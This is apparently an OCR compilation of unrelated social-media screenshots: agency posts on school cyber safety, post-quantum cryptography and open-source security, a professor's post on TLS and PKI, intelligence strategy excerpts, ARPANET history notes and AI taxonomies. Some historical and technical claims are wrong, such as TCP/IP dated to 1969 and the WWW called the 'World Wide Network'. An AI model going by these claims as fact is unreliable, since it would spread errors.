
Want to learn more? Reach out:

ASSOCIATION OF U.S. CYBER FORCES (AUSCF)
Advancing the cyber line forward.
2 Massachusetts Ave NE Suite 75846
Washington, DC 20013
202.599.5775 | ausch.org | contact@auscf.org

Cybersecurity and Infrastructure Sec...
412,264 followers
10h •

As students head #BacktoSchool, it's important to know they can encounter risks in the digital world like cyberbullying, phishing scams, online exploitation, and more. Check out the @SchoolSafetyGov infographic that provides tips, strategies, and resources specifically geared towards parents and guardians, school communities, and students. → https://go.dhs.gov/4Lz

go.dhs.gov
School Safety Month



SCOOP NEWS GROUP PRESENTS

Google Public Sector Forum

The Intersection of AI and Security

UNDERWRITTEN BY Google for Government

DATE: **10.17.2023** LOCATION: **RONALD REAGAN BUILDING**

Prof Bill Buchanan...BE (He/Him) • Following
Professor of Applied Cryptography at Edinburgh ...
3h • Edited •

Go, on, ask a cybersecurity professional to explain how SSL/TLS works and then ask them to explain PKI (Public Key Infrastructure) and digital certificates. If they struggle at any point, then be worried, as our online security is based fundamentally on them. In fact, PKI is possibly one of the least understood areas of cybersecurity, and when Microsoft can bring down their own cloud with a timed-out digital certificate, you kinda worry about the rest of the industry.

= The Internet was not designed with security in mind =
Sometime soon, we need to admit that we have not done a very good job in securing the Internet. Why? Because it comes with so much baggage from the past. And the fundamental question is ... "Why do we still rely on machine-to-machine tunnels, and why do we not encrypt data at its source?"

Overall, many of us have been brought up on the OSI seven-layer model. And one thing you will notice that is missing from it is security. Basically, our network communications were designed to just get data over the line. And, so, people spied on our communications and could see everything we did — including the passwords we used. To overcome this, Netscape created SSL, and which was basically a sticking plaster for the security of the Internet — and which inserted itself just about the IP layer. It meant that communications could be secure but left a bit air gap between the software and the wire.

But it worked. We now have the task to make it work correctly.

= The SSL/TLS problem =
The use of SSL/TLS fixed the problem of transmitting data packets without encryption and not checking the trustworthiness of the servers that we connected to. But, this is closing the door after the horse has bolted. Thus the way we do our authentication for security tunnels is also often flawed, such as:

- Supporting many legacy cryptography methods (such as the Diffie-Hellman key exchange method, the SHA-1 hashing method and 3DES symmetric key encryption).
- Adding large RSA signatures which authenticate just one side of the communication.
- Easy to install a proxy on a machine and listen to the network traffic.
- Easy to break the communications channel (such as with a WAF — Web Application Firewall) and inspect the traffic.

The best way to secure data is to encrypt it at its source. We typically define this as end-to-end encryption. And one of the newest open standards — Messaging Layer Security (MLS) — has just been published by the IETF.

Read more about MLS here:

medium.com • 5 min read

SSL/TLS: The Dinosaur Protocols? Meet Message Layer Security (MLS)

Cybersecurity and Infrastructure Security Agency reposted this

National Security Agency
405,018 followers
15h •

Cyber actors targeting National Security Systems (NSS) could use quantum computing technology to break traditional non-quantum-resistant cryptographic algorithms. These attacks could be particularly devastating for sensitive information with long-term secrecy requirements.

CISA, NIST, and NSA have released a Cybersecurity Information Sheet with recommendations for organizations to prepare for future implementation of the post-quantum cryptographic (PQC) standards. Learn how to protect your systems: https://lnkd.in/eaEsjs7i

#growth #gdp #ai #software #saas #tech #b2b #business

#yanoo

Top 3 Data Loss Vectors – 90% of the problem

Keep it Simple – Quick Return On Investment


Trellix

Royal Hansen • Following

Vice President Google - Twitter: @royalhansen

17h •

"people talk about the 750K person cyber workforce shortage. & a lot of the time, we're talking about that from a supply perspective-of how many workers can we train and get out there? But what if we could create 10x each worker through AI?" Sandra Joyce



darkreading.com • 3 min read

Cyber Defenders Lead the AI Arms Race for Now

Cybersecurity and Infrastructure Security Agency

407,034 followers

41m • Edited •

Open source software is the foundation for much of the technology that serves as a backbone of our world. We want your input to determine where to prioritize to help strengthen the security of the open source ecosystem: go.dhs.gov/oUc

With our partners at the Office of the National Cyber Director, National Science Foundation (NSF), Defense Advanced Research Projects Agency (DARPA), and Office of Management and Budget, we released a request for information on open source software security to help determine where to prioritize so that we can strengthen the security of the open source ecosystem.

We are on a mission to ensure that open source software is as safe, secure, and sustainable as it is open. Please submit your comments in writing by 5 PM on October 9, 2023. We encourage your input and value feedback to help identify areas most appropriate for government efforts.

Learn more: go.dhs.gov/oUc

go.dhs.gov

We Want Your Input to Help Secure Open Source Software | CISA RFI

Chad Hunt · Following
FBI Cyber Supervisory Special Agent...
3h ·

The 2023 National Intelligence Strategy lays out the Intelligence Community's (IC) role in supporting the priorities outlined in the President's National Security Strategy and serves as the Community's direction for the next four years as we seek to better serve the Nation.

Excerpts from the strategy -

GOAL 1: Position the IC for Intensifying Strategic Competition

Strategic competition from powers that layer authoritarian governance with a revisionist foreign policy is a principal challenge to a free, open, secure, and prosperous world. The PRC is the only U.S. competitor with both the intent to reshape the international order and, increasingly, the economic, diplomatic, military, and technological power to do so. Russia poses an immediate and ongoing threat to the regional security order in Europe and Eurasia and is a source of disruption and instability globally, but it lacks the across-the- spectrum capabilities of the PRC.

GOAL 2: Recruit, Develop, and Retain a Talented and Diverse Workforce that Operates as a United Community

The IC's future success depends on its ability to attract and retain a highly technical and talented workforce that draws on one of our country's unmatched reservoirs of strength: our diversity. Varied backgrounds, perspectives, and experiences strengthen our workforce, our ability to deliver on our Mission, and the trust of the American public.

GOAL 3: Deliver Interoperable and Innovative Solutions at Scale

Promoting technical and tradecraft competitiveness and innovation for the Intelligence Community requires sustained investment and rapid adaptation of interoperable solutions at scale.

GOAL 4: Diversify, Expand, and Strengthen Partnerships

Our ability to leverage and work in concert with a broad set of partners enhances our operational capabilities, sharpens our insights, and strengthens the foundation for strategic relationships and common action between our governments.

GOAL 5: Expand IC Capabilities and Expertise on Transnational Challenges

The IC must work across organizational boundaries and collaborate with other government agencies—both federal and local—to better integrate research, expertise, and data, and build the capacity to model and forecast potential cascading effects of these transnational challenges. The IC will build enduring partnerships with foreign partners, the private sector, academia, and others to leverage their unique capabilities and expertise and to augment its own ability to identify and prepare for challenges in both the near and long terms.

GOAL 6: Enhance Resilience

The IC has an expanding role in supporting the resilience of the Nation, its allies, and its partners, particularly in a world still emerging from the COVID-19 pandemic.

Resilience also includes defending the Nation's economic security and prosperity.

https://lnkd.in/gPvqhSzj

2023 US National Intelligence Strategy • 20 pages

Janes
44,352 followers
28m • Edited •

Samuel Gordy, President, Janes US, is taking part in an Intelligence and National Security Alliance breakfast panel discussion Open Source: Art of the Possible for National Security on Thursday, 17 August. Sam will be joined by Chris Rasmussen, Tearline Program Manager, NGA, Matthew Daggett, Technical Staff, MIT Lincoln Laboratory and LTG Robert (Bob) Ashley, USA (Ret.), CEO, Ashley Global Leadership Security (Moderator), to discuss topics such as:
• How open- source tools are used to support mission operations
• Advancements in open- source technology and tradecraft
• Public/private sector collaboration at the necessary speed and scale...and more!

Join your intelligence and national security colleagues from 8:00 to- 10:00 AM at the INSA/NRECA Conference Center in Arlington, VA. Register now https://hubs.ly/Q01-GDpS0 #Intelligence #OSINT #nationalsecurity


Joe Hanlin • 3rd+
Defense Fellow (DIA) - U.S. House of Representatives
2d •

From yesterday's INSA webinar with DIA's Deputy Director for Global Integration, Greg Ryckman:


"When I joined the #intelligencecommunity 20-plus years ago, #opensource was the salt you sprinkled on your meal... Today, open source is 85% to 90% of what we're looking at. It's now the main course."


DIA is certainly not alone. Everyone in the #nationalsecurity space is working to address challenges in data literacy, information systems, culture, acquisition, governance and a dozens of other factors to fully (and cost-effectively) leverage #OSINT.

Defense Intelligence Agency
Intelligence and National Security Alliance



DIA building 'data-literate' workforce to harness OSINT
federalnewsnetwork.com • 4 min read






Do the Avengers beat the Crap out of Thanos in Endgame for annihilating 50% of all living beings with just a Snap ? Is it PAYBACK Time Now ? Just curious !!! Has HULK finally overcome his fear ? Can we expect a Showdown between the Beasts..My Favourite Avenger is Captain America anyways..The only Hero with somewhat real and imaginable powers..

#avengersendgame #Avengers

NUCLEAR WEAPONS

Nuclear warheads per country


Nine countries possessed roughly **13,160 warheads** as of mid-2021. While the US and Russia have dismantled thousands of their retired warheads, **several countries are thought to be increasing their stockpiles,** according to the Federation of American Scientists.



CC BY NC SA

Source: Federation of American Scientists (August 2021)

@AJLabs ALJAZEERA



REPORT TO THE PRESIDENT

Supercharging Research: Harnessing Artificial Intelligence to Meet Global Challenges

Executive Office of the President

President's Council of Advisors on Science and Technology

APRIL 2024

The ARPANET Completion Report in 1981 jointly by BBN and ARPA Concludes,

" it is something fitting to end on the note that the ARPANET program has had a strong and direct feedback into the support and strength of computer science from which the network itself sprang.

Sep 1984 work was completed on restructuring the ARPANET giving US Military sites their own MILITARY NETWORK (MILNET) for unclassified defense department communications..MILNET was a part of Defense Data Network.(DDN).

Decommissioning of the ARPANET on 28 Feb 1990 Vinton Cerf wrote the following lamentation.

Requiem of the ARPANET - "It was the first and being first was best but now we lay it down to ever rest. Now pause with me a moment , shed some tears . For auld lang syne , for love , for years and years of faithful service , duty done , i weep. lay down thy packet now O friend and Sleep.

origins of Arpanet

File Edit View

Key Concepts - Evolution of 'Militarised' INTERNET - Origins of Modern Day Cyberspace and AI . From the Cradle of Army Cyber Networks to Information Superhighway. How the Military impacted and changed the course of modern day Human Civilisation.

ARPANET (Advanced Research Projects Agency Network) - Packet Switched Network.
Developed by - Advanced Research Projects Agency (ARPA) - US DOD.

TCP/IP Protocol Suite - Technical Foundation of the internet. estd - 1969.
Operator - Defense Communications Agency from 1975.
Funding - 1966 onwards ARPA. First Computers Connected in 1969. Network Declared Operational - 1971. Software Development Enabled - Remote Login , File Transfer , Email.
DARPA TCP incorporated concepts from French CYCLADES project. Ver 4 of TCP/IP in Jan 1983 - US DOD mandated as standard for all Military Computer Networking. ARPANET decommissioned in 1990 after partnership with Telecom industry and assured private sector expansion and future commercialization of an expanded WWW (World Wide Network) popularly known as the INTERNET.

INSPIRATION (Historical Context) - "LOOK UP" - Distributed Adaptive Message Block Switching , Intergalactic Computer Network , Project Genie , Symposium on Operating System Principles , Interface Message Processors ,

Ln 33, Col 290 | 100% | Windows (CRLF) | UTF-8

Search ENG IN 11:01 24-11-2023

origins of Arpanet
File Edit View

CREATION - 1966 Bob Taylor successfully lobbied ARPA'S Director Charles M Herzfeld to fund Military Network Project. Charles M Herzfeld redirected $1 million from ballistic missile defense program.

ARPA'S Request for Quotation (RFQ) was issued to 140 potential bidders. Most companies regarded ARPAs project as outlandish. Only 12 submitted bids to build a network .ARPA regarded 4 as top rank Defense Contractors. ARPA awarded the contract to 2 contractors. Awarded contract to BOLT , BERANEK AND NEWMAN INc in Jan 1969.

INITIAL 7 Person BBN was aided by technical specificity.

ARPANET was intended to fund advanced research . The ARPANET was a research project that was communications oriented rather than user oriented in design. IN the summer of 1975 , operational control of the ARPANET passed to Defense Communications Agency. The first ARPANET encryption devices were deployed to support classified internet traffic.

The Transatlantic connectivity with NORSAR and UCL later evolved into the SATNET. The ARPANET , SATNET and PRNET were interconnected in 1977.

Ln 33, Col 290 100% Windows (CRLF) UTF-8
Search ENG IN 11:01 24-11-2023

Is there a Universally Accepted Narrative for CAI (Cyber AI) ? Lets See.

General Definition :

Computerised System that exhibits behaviour that is commonly thought of as requiring Intelligence or A System Capable of rationally solving complex problems or taking appropriate Actions to achieve its goals in whatever real world circumstances it encounters.

In 2016 Google CEO Sundar Pichai said – "ML (A sub field of AI is a core , transformative way by which we are rethinking how we are doing everything . We are thoughtfully applying it across all our products be it search ads , Youtube , or Play . And we are in Early days but you will see us in a systematic way apply ML in all these areas."

Now Fast forward to 2023 – Witness the Evolution of Google BARD while passing through DEEP MIND.
And the Phenomenon/Revolution called OpenAI's ChatGpt .

Experts offer different Taxonomies for AI Problems and Solutions . Here's my favourite One from AI Textbook by Stuart Russell and Peter Norvig (AI Modern Approach 3rd Edition. Essex , England : Pearson , 2009).

1. Systems that think like Humans (Cognitive Architectures & Neural Networks).
2. Systems that act like Humans (Pass the Turing test via natural language processing,knowledge representation,automated reasoning and Learning)
3. Systems that think Rationally (Logic solvers , inference and optimization).
4. Systems that Act Rationally (Intelligent software agents and embodied robots that achieve goals via perception , planning , reasoning , learning , communication , decision making and acting)

Do we Humans really represent or demonstrate the above traits in Technical terms during peace time and duress ? On the Contrary the combination of above can be " A Humans Envy "

Venture Capitalist Frank Chen broke down AI into 5 Categories – Logical Reasoning , Knowledge Representation , Planning and Navigation , Natural Language processing and perception.

AI Researcher Pedro Domingos ascribed AI Researchers to 5 Tribes based on the methods they use.

1. Symbolists – use logical reasoning based on abstract symbols.
2. Connectionists – Build structures inspired by human brain.
3. Evolutionaries - use methods inspired by Darwinian evolution.
5. Bayesians – Use probabilistic inference.
6. Analogizers – extrapolate from similar cases seen previously.

Today Big Data Algorithms and Systems are analysing massive volumes of data at great speed and scale.

Boundaries of AI can be uncertain and have shifted over time. Solutions identified become part of routine data processing. Core objective of AI Research and application has always been to automate and replicate intelligent behaviour.

" While the Cloud has allowed ML to enter mainstream – The Real Power of ML will come from Distributed Decentralised Intelligence when devices combo together with Cloud Servers " - AND DURING CONTINGENCIES / RADIO SATCOM Silence…in Isolation or through Mesh Capability (Edge Computing Inputs). #later in presentation.


AI Augmented Device capability & Experience is limitless.

→

Era of Heterogeneous Computing – DNN Inference through CPU GPU DSP – Different Hardware yields different performance & Power Efficiency.

The software side of most AI Engines today are Agnostic – support for most popular frameworks like Tensorflow caffee2. Today Specialised Libraries can run DNN's on Hexagon DSP's taking advantage of Hexagon Vector eXtensions (HVX)

IN A NUTSHELL – Improved Visual & Audio Intelligence with Greater Privacy. AI is indeed transforming everything . Making on Device AI Ubiquitous.

